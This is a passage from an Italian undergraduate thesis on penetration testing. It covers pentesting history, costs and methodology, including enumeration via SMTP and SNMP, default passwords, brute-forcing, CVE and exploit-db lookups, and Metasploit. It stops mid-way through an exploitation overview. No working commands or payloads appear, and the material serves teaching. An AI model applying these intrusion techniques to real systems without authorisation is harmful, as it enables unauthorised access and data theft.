# Università Politecnica delle Marche

Facoltà di Ingegneria

Dipartimento di Ingegneria dell'Informazione

Corso di Laurea in Ingegneria Informatica e dell'Automazione



**Tesi di Laurea**

## Progettazione e realizzazione di tecniche di Penetration Testing per la valutazione della sicurezza informatica in sistemi reali

## Design and implementation of Penetration Testing techniques to evaluate cybersecurity in real system scenarios


Relatore

Prof. Domenico Ursino

Candidato

Simone Cappella


**Anno Accademico 2019-2020**

# Indice

# Elenco delle figure

# Elenco dei listati

# Introduzione

La cybersecurity è uno dei temi più in voga attualmente e acquisterà sempre più importanza con il passare del tempo. Ciò è giustificato dal continuo aumento di imprese digitalizzate e dal fatto che le vecchie imprese che, per mantenersi al passo coi tempi, necessitano di trasferire parte del loro operato sulla rete. Tutte queste imprese, per lavorare su Internet, gestiscono miliardi di dati personali; questi ultimi rappresentano una grande fonte di potere e di ricchezza nel XXI secolo. Ne consegue che garantire la loro sicurezza è una priorità per ogni azienda.

La sicurezza informatica è una branca dell'informatica che si occupa di mantenere al sicuro i dati da potenziali attaccanti esterni o da possibili errori nella struttura IT, che ne provocherebbero la divulgazione. Basti pensare che la perdita di anche solo qualche migliaio di dati utente provocherebbe danni economici e personali enormi, sia per i clienti che subiscono il furto che per l'azienda vittima. Ad esempio, un malintenzionato in possesso di dati altrui potrebbe effettuare acquisti o registrare account sui siti più disparati a nome della povera vittima, e molto altro. Quindi, non solo i dati bancari, o comunque riguardanti i metodi di pagamento dell'utente, sono molto importanti, ma anche solo i dati anagrafici di una persona risultano esserlo; nel nostro periodo storico, il furto di identità digitale è un reato alquanto diffuso.

Oltre alle grandi aziende, anche i singoli utenti privati della rete devono prestare attenzione ai propri dati, poiché, la maggioranza dei criminali informatici sceglie proprio loro come bersagli, in quanto poco esperti nel settore. Piccoli, seppur efficaci, accorgimenti possono essere quelli di non utilizzare una sola password per ogni account personale e di non scegliere, come password degli account, una parola o una data facilmente riconducibile a noi. L'ideale sarebbe usare un codice alfanumerico casuale, anche di otto caratteri. Ovviamente, è consigliato fare *sempre* attenzione ai link che apriamo, soprattutto quelli di cui non conosciamo l'origine, poiché potrebbero trattarsi di attacchi phishing.

La presente tesi si colloca proprio in questo scenario. Essa infatti è incentrata sulla principale tecnica che le aziende hanno a disposizione per proteggersi dagli attacchi esterni. Tale tecnica è il penetration testing, che consiste nel tentare di entrare in un sistema, dietro richiesta del suo proprietario, per vedere quali possono essere le vulnerabilità a cui esso è soggetto. Così facendo, una volta individuata una possibile falla nella sicurezza di un sistema, è possibile intervenire per porvi rimedio.

Questi test sono molto dispendiosi a livello monetario, ma sono utili per prevenire danni ben più costosi.

Quello che abbiamo fatto in questa tesi è, dunque, un'analisi su tre sistemi diversi, per verificarne la solidità della sicurezza informatica. Questi sistemi che abbiamo penetrato sono dotati ciascuno di servizi e software differenti, per cui le tecniche adottate per poterli "bucare" sono risultate differenti. Per poter effettuare dei penetretion testing su delle macchine ci siamo rivolti al sito HackTheBox, che fornisce diversi sistemi, più o meno difficili da penetrare. Tali macchine si aggiornano ogni mese e sostituiscono altre che vengono ritirate. Le macchine ritirate sono accessibili soltanto per gli utenti che sottoscrivono un'abbonamento al sito. HackTheBox presenta, oltre alle macchine per fare penetration testing, anche una discreta quantità di sfide di carattere informatico, sulle quali è possibile dilettarsi per approfondire le proprie conoscenze ed affinare le proprie abilità.

Per poter affrontare al meglio l'argomento, abbiamo svolto, dapprima, un lavoro di approfondimento di queste tematiche, tramite la lettura di alcuni libri di cybersecurity e tramite l'allenamento sulle operazioni effettuabili da linea di comando su un ambiente Linux. Il sistema operativo che abbiamo preferito utilizzare è stato Kali Linux, data la sua predisposizione ad operazioni di penetration testing e, quindi, la presenza nel suo kit di base di tutti gli strumenti che possono servire per effettuare questo tipo di test. Le metodologie utilizzate sono state suddivise in macrogruppi e, ciascuna di esse, è stata dedicata una sezione apposita in cui sono stati descritti minuziosamente i passaggi effettuati, in modo tale da dare al lettore una vera e propria guida da seguire passo dopo passo. Abbiamo deciso, anche, di fornire alcune nozioni per quanto riguarda la storia del penetration testing e la cybersecurity in generale, così da dare un'idea del perché vengono effettuati tali test e per far comprendere che la possibilità di subire degli attacchi non è inesistente, ma è un problema reale.

Questa tesi è strutturata come di seguito specificato:

- Nel primo capitolo presentiamo un po' di storia; in particolare, verranno descritte le motivazioni per cui è stata necessaria la nascita del penetration testing e le modalità tramite le quali essa è avvenuta. Saranno trattati, anche, alcuni aspetti relativi alla cybersecurity in generale, fornendo alcuni dati per sensibilizzare il lettore a tale argomento. Infine, saranno descritte le fasi che compongono un penetration test.
- Nel secondo capitolo descriviamo quali saranno le tecnologie che verranno utilizzate in seguito, in modo tale da favorire la comprensione delle operazioni di attacco alle macchine che saranno riportate nei capitoli successivi. Verranno analizzati, quindi, il sistema operativo scelto e gli strumenti che ci saranno utili successivamente.
- Il terzo capitolo è il primo che tratta di un attacco vero e proprio ad una macchina. Questa macchina si chiama Sauna e sarà l'unica, in questo testo, a presentare un sistema operativo Windows. Dopo aver raccolto un po' di informazioni, riusciremo ad ottenere le password, o gli hash delle password, degli utenti del sistema ed effettueremo l'accesso per poterne ottenere i flag.
- Blunder è il nome della macchina hackerata nel quarto capitolo; come anticipato, essa presenta un sistema Linux. Navigando nel sito associato ad essa possiamo raccogliere informazioni riguardanti i nomi degli utenti che hanno accesso alla macchina e, in seguito, effettuando del brute forcing, riusciremo ad ottenere un

accesso ad essa. Avremo bisogno di effettuare una doppia operazione di privilege escalation (nel primo capitolo capiremo meglio cosa significa) per poter ottenere i flag di questo sistema.

- Il quinto capitolo illustra la macchina Sneakymailer, che è risultata la più ardua delle tre. In essa dovremo simulare un attacco di phishing per poter ottenere le credenziali di un utente del sito presente sulla macchina. Con tali credenziali riusciremo ad ottenere un accesso, tramite il servizio FTP, con il quale potremo caricare un codice sul sistema bersaglio che ci garantirà l'accesso alla macchina. Effettuando privilege escalation otterremo, infine, i flag.
- Infine, nel sesto capitolo, trarremo le conclusioni in merito al lavoro svolto.

# 1

# Il Penetration Testing

*Il penetration testing (o pentesting) consiste nel simulare attacchi informatici reali per verificare la sicurezza informatica di un determinato sistema. Il compito di chi esegue un pentest è quello di scoprire le vulnerabilità e di utilizzarle per cercare di capire cosa un attaccante reale possa riuscire a guadagnare sfruttandole.*

## 1.1 Definizione e storia

Di seguito faremo un distinguo tra cos'è un penetration testing e come è nato, analizzeremo le cause che lo hanno portato ad essere necessario per la maggior parte delle aziende moderne ed, inoltre, vedremo le differenze che sussistono tra un pentest oggi ed un pentest effettuato qualche anno fa. In particolaret, presenteremo le informazioni necessarie per capire che tipo di strumento è, a cosa serve e proporremo una descrizione delle fasi che lo compongono.

### 1.1.1 Che cos'è il penetration testing

Il penetration testing può essere visto come un attacco autorizzato e legale ad un sistema allo scopo di renderlo più sicuro. L'idea è quella di trovare ed utilizzare falle nella sicurezza di una macchina sfruttando gli stessi strumenti e le stesse tecniche di un ipotetico attaccante malevolo. Difatti, il National Cyber Security Center [1] descrive il penetration test come

> "un metodo per ottenere delle garanzie sulla sicurezza di un sistema IT provando ad eludere alcuni o tutti i protocolli di sicurezza di tale sistema, usando gli stessi strumenti e le stesse tecniche che potrebbe utilizzare un avversario."

È importante fare chiarezza sulla differenza tra penetration testing e vulnerability assessment [2] (verifica delle vulnerabilità) dal momento che molte persone usano questi termini in maniera intercambiabile. La verifica delle vulnerabilità è un test nel quale si indaga sulla macchina target, principalmente sui servizi che girano su di essa, per trovare problemi di sicurezza che poi potrebbero essere sfruttati (fare exploit) per accedere a risorse di valore. Il penetration testing, invece, è un processo

più esteso, che comprende al suo interno diversi step, tra i quali anche una fase di vulnerability assessment, volto a simulare un'attività hacker in tutte le sue fasi (che vedremo più nel dettaglio in seguito) tranne per il fatto che al termine del penetration testing vengono indicati al cliente i problemi riscontrati e le metodologie per sopperire ad essi.

Durante il processo si identifica, innanzitutto, una macchina target ed un particolare obiettivo da raggiungere in termini di sicurezza. Il target può essere una *white box*, ovvero un sistema visibile dall'esterno, i cui meccanismi sono conosciuti, oppure una *black box*, cioè una macchina della quale conosciamo soltanto i suoi input e output ma non sappiamo assolutamente nulla del suo funzionamento interno. Spesso ci si trova in situazioni in cui il sistema target è una via di mezzo tra le due situazioni appena descritte e parliamo, dunque, di *grey box*.

In un pentest ci si può anche occupare di evidenziare debolezze nelle policy di sicurezza dell'azienda, riguardanti, ad esempio, cosa fare nel caso l'attacco malevolo arrivi da una persona interna piuttosto che dalla rete, oppure su come agire nei confronti di un dipendente che accede a dei dati pur non essendone autorizzato, nonché tante altre situazioni da non sottovalutare.

Come anticipato in precedenza ci sono diverse fasi in un penetration test, che vanno dall'indagare quali sono gli obiettivi che l'azienda intende raggiungere in termini di sicurezza informatica alle fasi di hacking vero e proprio; tali step verranno descritti in dettaglio nella sezione 1.3.

### 1.1.2 La sua storia

Verso la fine degli anni '60 e l'inizio degli anni '70 cominciarono a diffondersi i primi sistemi informatici time-sharing, ciò significava che i dati e le risorse iniziarono a viaggiare attraverso le linee di comunicazione. Fu nel 1965, durante una delle prime importanti conferenze sulla sicurezza informatica che la System Development Corporation (SDC) fece notare che un loro dipendente riuscì ad eludere alcune misure di sicurezza dell' AN/FSQ-32 (Figura 1.1), un solid state computer utilizzato dai militari americani in alcuni bunker nucleari. A seguito di questa dichiarazione i partecipanti alla conferenza hanno richiesto per la prima volta di utilizzare la computer penetration come strumento per studiare la sicurezza dei sistemi informatici.

Nel 1967, gli esperti di sicurezza informatica Willis Ware, Harold Petersen, Rein Tern e Bernard Peters, della National Security Agency (NSA) utilizzano per la prima volta il termine "penetrazione" per indicare un attacco contro un sistema informatico. Viene riconosciuto il concetto che le comunicazioni online sono pericolose in termini di privacy e, dunque, la computer penetration viene formalmente identificata come una grave minaccia per i sistemi informatici. Successivamente, il dipartimento di difesa statunitense incaricò Willis Ware di guidare una task force di esperti per valutare la sicurezza dei sistemi informatici time-sharing. Il rapporto di Ware fu inizialmente classificato, ma gli esperti informatici lo identificarono come documento definitivo sulla sicurezza informatica. Esso ribadiva la grave minaccia rappresentata dalla computer penetration per i sistemi time-sharing online.

Cominciarono a nascere le prime squadre di pentester, organizzate dal governo, note come tiger teams. Uno dei principali esperti in computer pentration di quegli anni è James P. Anderson; nel 1971 la sua società fu incaricata dalla U.S. Air




**Figura 1.1.** AN/FSQ-7, così era chiamato l' AN/FSQ-32 prima del 1958. L' AN/FSQ-7 Combat Direction Central era un centro di controllo computerizzato per la guerra fredda

Force per testare la sicurezza del suo sistema time-sharing al Pentagono. Anderson descrisse un attacco come una sequenza dei seguenti passi:

- trovare una vulnerabilità sfruttabile;
- progettare un attacco basandosi su di essa;
- testare l'attacco;
- impadronirsi di una linea d'uso;
- eseguire l'attacco;
- recuperare le informazioni.

Nonostante gli anni passati dalla redazione di questa lista, essa presenta davvero poche differenze con gli step che caratterizzano un processo di penetration testing al giorno d'oggi. Con l'avanzare del tempo le tecniche di hacking diventavano sempre più complesse e potenti; lo stesso trend si è potuto notare, al contempo, per il penetration testing. Dan Farmer della Sun Microsystem e Wietse Venema della Eindhoven University of Technology pubblicarono uno scritto intitolato *Improving the Security of Your Site by Breaking Into it*, nel quale descrissero la figura dello "uberhacker", cioè un hacker che aveva imparato a sviluppare i programmi di hacking che poi avrebbe utilizzato. Era una figura che riusciva a trovare bug nei sistemi di sicurezza più avanzati e ad entrare ed uscire dai sistemi senza lasciare alcuna traccia. Essi mostrarono quanto fosse importante per il proprietario di un sistema guardare alla propria macchina come farebbe un hacker, gettando le base per il penetration testing contemporaneo. Nello stesso anno, John Patrick della IBM chiamò questo processo *ethical hacking*.

Negli anni 2000 il penetration testing, finalmente, divenne una disciplina vera e propria; difatti delle organizzazioni open-source, come la Open Web Application Security Project (OWASP), pubblicarono delle guide sulle *best practice* da seguire. Ad oggi le aziende spendono ingenti quantità di denaro nel penetration testing, dal momento che i dati assumeranno un valore sempre maggiore con il passare degli anni. Un penetration testing ha un costo che può variare dai 5000 ai 100000 dollari. Attualmente (2020) il valore del mercato del pentesting [3] è di 1.7 miliardi di dollari, ma ci si aspetta che crescerà fino ad arrivare ad un valore di 4.5 miliardi di dollari già nel 2025.

## 1.2 Importanza del penetration testing

Con l'aumento dei dati che viaggiano attraverso la rete aumenta, anche, il numero di cyber attacchi e, quindi, è sempre più importante effettuare dei penetration test per identificare possibili vulnerabilità nei propri sistemi e assicurare che la sicurezza informatica della propria azienda funzioni correttamente.

Il problema insorge nel momento in cui un hacker riesce a sfruttare una vulnerabilità nella nostra infrastruttura IT per prendere successivamente il controllo della rete interna. Non è assolutamente da sottovalutare quanto questo possa essere dannoso per il proprio business. Secondo una ricerca condotta da Microsoft and Frost & Sullivan [4], un'impresa di grandi dimensioni potrebbe riscontrare una perdita economica di 30 milioni di dollari, contro i 96000 dollari stimati per una media impresa (Figura 1.2).





**Figura 1.2.** Perdite dovute a crimini informatici espresse in milioni di dollari dal 2001 al 2019

Dunque, la perdita monetaria è uno dei principali motivi per cui è importante eseguire dei penetration test sui propri sistemi. Un attacco informatico alla propria rete potrebbe provocare disservizi per uno, due o tre giorni, a seconda di quanto tempo è necessario per rimettere tutto in ordine. Quanto perderebbe un'attività se rimanesse chiusa uno, due o tre giorni? In base alla risposta a questa domanda si può capire l'importanza di un sistema di sicurezza che non presenti vulnerabilità. Un'azienda moderna dovrebbe svolgere penetration test in maniera regolare, per riuscire a garantire la sicurezza delle proprie reti; la frequenza con cui viene effettuato il penetration test può variare da un minimo di una volta all'anno fino ad una volta al mese. Ovviamente la necessità di svolgere un pentest varia in base al tipo di azienda che stiamo considerando, poiché una compagnia che lavora poco online ha una probabilità di essere attaccata significativamente inferiore rispetto ad una società che lavora prettamente in rete. Quest'ultima, infatti, può trovarsi a

dover gestire dati personali di utenti, transazioni monetarie o altre informazioni che potrebbero risultare interessanti per un hacker. Nella Figura 1.3 vengono riportati i settori industriali vittime di cyber attacchi nel settembre 2017 in tutto il mondo.





**Figura 1.3.** Settori industriali vittime di cyber attacchi nel settembre 2017 in tutto il mondo

I motivi chiave per i quali viene effettuato un penetration test sul proprio sistema sono:

- Scoprire debolezze a livello di infrastruttura, a livello applicativo e anche del personale.
- Assicurarsi che i controlli di sicurezza presenti siano sufficienti ed efficienti.
- Testare le applicazioni che girano sul sistema poiché esse possono spesso presentare falle, essendo comunque programmate da persone, e quindi soggette ad errori.

Un penetration test, però, è anche uno strumento costoso da acquistare. Un pentest di alta qualità può costare dai 15000 ai 30000 dollari. Il prezzo dipende, ovviamente, da diversi fattori, as esempio:

- *Complessità*: la grandezza e la complessità dell'infrastruttura sono i fattori che incidono maggiormente sul costo.
- *Metodologia*: ogni team di pentesting utilizza diversi strumenti e differenti teniche di attuazione del test. Alcuni potrebbero, ad esempio, utilizzare strumenti più costosi di altri.
- *Esperienza*: una squadra di pentester con molta esperienza alle spalle e con dei buoni feedback è, sicuramente, un motivo per il quale il costo del test può risultare più alto.

- *Soluzione*: alcuni pentester si limitano a fornire i risultati del test mentre altri provvedono anche a suggerire soluzioni ai problemi rilevati, qualora ve ne fossero.

Ad ogni modo, il costo del test è rapportato alle eventuali perdite e, soprattutto, il penetration testing è il miglior modo per garantire la sicurezza dei propri sistemi per cui è una spesa che vale la pena sostenere. Nella Figura 1.4 vengono riportate le maggiori vulnerabilità aziendali scoperte usando il penetration testing nel 2019.





**Figura 1.4.** Top vulnerabilità aziendali scoperte usando penetration testing nel 2019

## 1.3 Metodologia

Un pentest è costituito da diverse fasi. Possiamo individuarne quattro principali, ovvero:

- *Information Gathering*: si occupa, come dice il termine stesso, di raccogliere le informazioni necessarie sul sistema target.
- *Vulnerability Analysis*: in questa fase verranno studiati i dati raccolti per vedere dove potrebbero nascondersi falle nella sicurezza che permetterebbero di entrare nella macchina.
- *Exploitation*: questa è, forse, la fase principale; durante questa fase verrà sfruttata una vulnerabilità individuata precedentemente per ottenere un accesso al sistema vittima.
- *Post Exploitation*: una volta ottenuto l'accesso alla macchina, si cercherà all'interno del sistema qualsiasi tipo di informazione che può essere rilevante. In alternativa, è possibile analizzare particolari permessi che l'account con cui è avvenuto l'accesso può avere. Infine, è possibile tentare di fare *privilege escalation* e, quindi, elevare i privilegi dell'utente tramite cui è stato effettuato l'attacco ad un utente amministratore del sistema.

L'intero processo di penetration testing è, inoltre, composto da altre fasi più "leggere" come, ad esempio, la fase di *pre-engagement*, durante la quale si parla con il cliente per capire gli obiettivi che egli vuole raggiungere con il pentest, o la fase di *reporting*, ovvero, una volta terminata la fase di exploitation e di privilege escalation, ed una volta ottenuti i dati riguardanti la sicurezza informatica del sistema

sotto attacco, questi vengono riportati al cliente, insieme alle informazioni necessarie per eliminare le vulnerabilità trovate. È molto importante redigere un buon report poichè è da esso che il team di tecnici dell'azienda cliente dovrà attingere le informazioni per risolvere ogni problema. Per tale ragione, il report deve essere scritto in maniera chiara, senza troppi fronzoli e, soprattutto, considerando che le persone che lo leggeranno non sono pentester e, probabilmente, non conosceranno troppi termini tecnici. Nella Figura 1.5 vengono riportate le fasi che caratterizzano un penetration test.





**Figura 1.5.** Fasi di un penetration test

### 1.3.1 Information Gathering

In questa prima e fondamentale fase si cerca ogni informazione disponibile riguardo alla macchina target. Uno strumento fondamentale è un programma che effettua lo scan delle porte, come, ad esempio, `Nmap`, di cui parleremo meglio in seguito. Una porta è un indirizzo virtuale di un sistema che viene utilizzato per separare il trasporto di dati in base al tipo di servizio che si sta utilizzando (ad esempio un server FTP utilizza la porta 21, mentre un web server HTTP utilizza la porta 80). Scansionare le porte aperte in un sistema ha lo scopo di scoprire quali sono i

servizi che girano sulla macchina. È possibile raccogliere informazioni anche senza comunicare direttamente con il sistema bersaglio. Internet, come si sa, è pieno di dati ed i social media sono i principali contenitori di essi; quindi, per quanto possibile, è necessario studiare anche i profili pubblici dell'azienda cliente, del CEO o di altre figure rilevanti. Vediamo un po' meglio qual è la ragione di tutto ciò. Potrebbe accadere di trovare un post di un amministratore di qualche tipo di sistema all'interno dell'azienda che può far capire che software si sta utilizzando, ad esempio, per gestire le transazioni monetarie; inoltre, si possono ricavare indizi per tentare di indovinare, tramite il *brute-forcing*, una password.

Le tecniche per ottenere queste informazioni possono essere divise in due categorie:

- *Passive*: quando le informazioni sono già presenti in giro per la rete ed è solo necessario trovarle e tenerne conto.
- *Attive*: quando le informazioni sono celate ed è necessario utilizzare software appositi per estrarle dal sistema.

Cercare informazioni su un profilo social è dunque una tecnica passiva mentre eseguire una scansione delle porte è una tecnica attiva. Come accennato in precedenza questa è una fase fondamentale per la riuscita del test poiché, a seguito di una fase di information gathering ben fatta, i successivi step risulteranno decisamente più facili. Nella Figura 1.6, a titolo di esempio, vengono riportate le 10 password più comuni tra gli utenti di RockYou, sito che nel 2009 subì un attacco hacker. A seguito di tale attacco, furono esposte al pubblico 32 milioni di password.

**Password Popularity – Top 20**

| Rank | Password | Number of Users with Password (absolute) |
|---|---|---|
| 1 | 123456 | 290731 |
| 2 | 12345 | 79078 |
| 3 | 123456789 | 76790 |
| 4 | Password | 61958 |
| 5 | iloveyou | 51622 |
| 6 | princess | 35231 |
| 7 | rockyou | 22588 |
| 8 | 1234567 | 21726 |
| 9 | 12345678 | 20553 |
| 10 | abc123 | 17542 |

**Figura 1.6.** Password più comuni tra gli utenti di RockYou

In questa fase viene effettuata quella che si chiama *enumerazione* del sistema; essa consiste nel ricavare da esso ogni informazione riguardante le directory, gli account o i gruppi della macchina, i possibili dati di un database, etc. Ci sono diverse tecniche di enumerazione; tra queste citiamo:

- *Estrarre gli username utilizzando servizi mail*: sfruttando il protocollo SMTP (che gira sulla porta 25) e i suoi comandi è possibile determinare il nome degli utenti validi sul server SMTP.
- *Estrarre informazioni utilizzando password di default*: in questi casi vengono utilizzate le password di base di router o modem. Esse sono scelte dai produttori ed è sempre consigliato vivamente di cambiarle; tuttavia può accadere che uno dei sopracitati dispositivi possa essere ancora dotato di password di default. Questo permette un accesso alla rete e alle risorse senza dover cercare altre vulnerabilità.
- *Estrarre nomi utenti utilizzando SNMP*: Simple Net Management Protocol è un protocollo di rete per la gestione di apparati ad essa collegati, come router, modem ed hub. Utilizzando questo protocollo è possibile trovare gli account e i dispositivi connessi ad un determinato sistema (Figura 1.7).





**Figura 1.7.** Enumerazione di un sistema tramite l'utilizzo dello strumento enum4linux

### 1.3.2 Vulnerability Analysis

Prima di iniziare ad effettuare gli exploit veri e propri è necessario continuare con l'analisi del sistema bersaglio. In questa fase ci occuperemo, sfruttando tutti i dati che abbiamo in mano e che abbiamo ricavato dalla fase precedente, di trovare quella vulnerabilità che ci garantirà l'accesso al sistema. Sono presenti numerosi strumenti automatizzati per sfruttare vulnerabilità ben note; uno di questi è Metasploit, che verrà trattato in maniera più approfondita in seguito. Esso fornisce un database con i diversi tipi di exploit applicabili nei confronti di un determinato servizio, a seconda delle vulnerabilità che esso può presentare.

Lasciamo un attimo da parte l'utilizzo di framework appositi per questo scopo e vediamo quali sono i primi passi da muovere per trovare falle nei servizi che girano sulla macchina target. Una prima cosa da fare, dopo aver redatto una lista dei potenziali servizi soggetti a vulnerabilità del sistema, è cercare su Internet il nome

del sistema seguito dalla parola *vulnerability*. Potranno essere restituiti diversi tipi di risultati; quelli che ci interessano sono quelli che hanno al loro interno la sigla *CVE*, seguita dall'anno di scoperta della falla e da una cifra identificativa. Una volta trovata la sigla della vulnerabilità, si può pensare di controllare che essa si riferisca alla stessa versione del software che gira nella macchina target. Se non è questo il caso, dobbiamo procedere in altri modi poichè la falla sarà, sicuramente, stata patchata. Nella Figura 1.8 sono riportate le principali falle sfruttate dagli hacker negli anni che vanno dal 2016 al 2019.

Una tecnica utilizzata per raccogliere informazioni sul bersaglio è quella del *fuzzing*; essa consiste nell'inviare, ad un applicazione o ad un servizio, dei dati casuali per verificare come esso reagisce . Un tool apposito per fare fuzzing è `wfuzz`, presente nel kit di base del sistema operativo Kali Linux.

| 2019 | 2018 | 2017 | 2016 |
|---|---|---|---|
| 1. CVE-2018-15982 | 1. CVE-2018-8174 | 1. CVE-2017-0199 | 1. CVE-2016-0189 |
| 2. CVE-2018-8174 | 2. CVE-2018-4878 | 2. CVE-2016-0189 | 2. CVE-2016-1019 |
| 3. CVE-2017-11882 | 3. CVE-2017-11882 | 3. CVE-2017-0022 | 3. CVE-2016-4117 |
| 4. CVE-2018-4878 | 4. CVE-2017-8750 | 4. CVE-2016-7200 | 4. CVE-2015-8651 |
| 5. CVE-2019-0752 | 5. CVE-2017-0199 | 5. CVE-2016-7201 | 5. CVE-2016-0034 |
| 6. CVE-2017-0199 | 6. CVE-2016-0189 | 6. CVE-2015-8651 | 6. CVE-2016-1010 |
| 7. CVE-2015-2419 | 7. CVE-2017-8570 | 7. CVE-2014-6332 | 7. CVE-2014-4113 |
| 8. CVE-2018-20250 | 8. CVE-2018-8373 | 8. CVE-2016-4117 | 8. CVE-2015-8446 |
| 9. CVE-2017-8750 | 9. CVE-2012-0158 | 9. CVE-2016-1019 | 9. CVE-2016-3298 |
| 10. CVE-2012-0158 | 10. CVE-2015-1805 | 10. CVE-2017-0037 | 10. CVE-2015-7645 |

**Figura 1.8.** Una lista delle vulnerabilità maggiormente sfruttate dal 2016 al 2019

Un sito fondamentale, che ci accompegnerà in tutta la nostra carriera da pentester, qualora si vorrà intrapenderla, è *exploit-db.com*. Esso è un archivio contentente un grandissimo numero di exploit, vulnerabilità, codici per ottenere una shell (più avanti vedremo cosa significa) e molti altre informazioni che sono incredibilmente utili per chi esegue un penetration test. Tuttavia, è possibile che il tempo a disposizione per effettuare l'analisi sia poco, oppure possono verificarsi altre situazioni che non permettono di svolgere una ricerca *a mano* delle vulnerabilità. Per ovviare a questo problema esistono software che, attraverso uno scan del target, riescono ad inviduare e classificare eventuali vulnerabilità; tali software prendono il nome di *vulnerability scanning tools*. Ovviamente, se uno degli scopi principali del test è quello di non essere identificati, sarebbe meglio evitare di usare strumenti di scanning poiché lasciano tracce nel sistema.

### 1.3.3 Exploitation

Siamo, finalmente, giunti alla parte più interessante per un pentester, ovvero l'attacco. Una volta trovata la vulnerabilità che ci consentirà di ottenere un accesso alla macchina target, è necessario sfruttarla per entrare effettivamente nel sistema. Ci sono diversi modi di fare exploit; ad esempio è possibile svolgere questa fase semplicemente sfruttando delle password che abbiamo trovato, oppure che erano

state lasciate per default. Sebbene il risultato sia comunque lo stesso, quest'ultima non è una situazione molto frequente e, soprattutto, non dà la sensazione di star facendo un vero e proprio exploit. Può risultare molto utile l'utilizzo di Metasploit che ci aiuta a sfruttare la vulnerabilità scelta, nel caso esso abbia il modulo apposito per effettuarci un exploit, e a portare a termine l'attacco settando alcuni parametri necessari per tale falla. Ci sono diversi tipi di attacchi che si possono effettuare, di seguito ne sono elencati alcuni:

- *Buffer Overflow*: è forse la tipologia di attacco più famosa; esso è dovuto ad errori di programmazione. In particolare, esso avviene quando un programma eccede i limiti di memoria ad esso destinati ed inizia a scrivere su altri blocchi di memoria. L'obiettivo, in questo tipo di attacco, è quello di riuscire a far eseguire dalla macchina un codice malevolo, come, ad esempio, uno shellcode, che ci garantirà accesso alla shell del sistema.
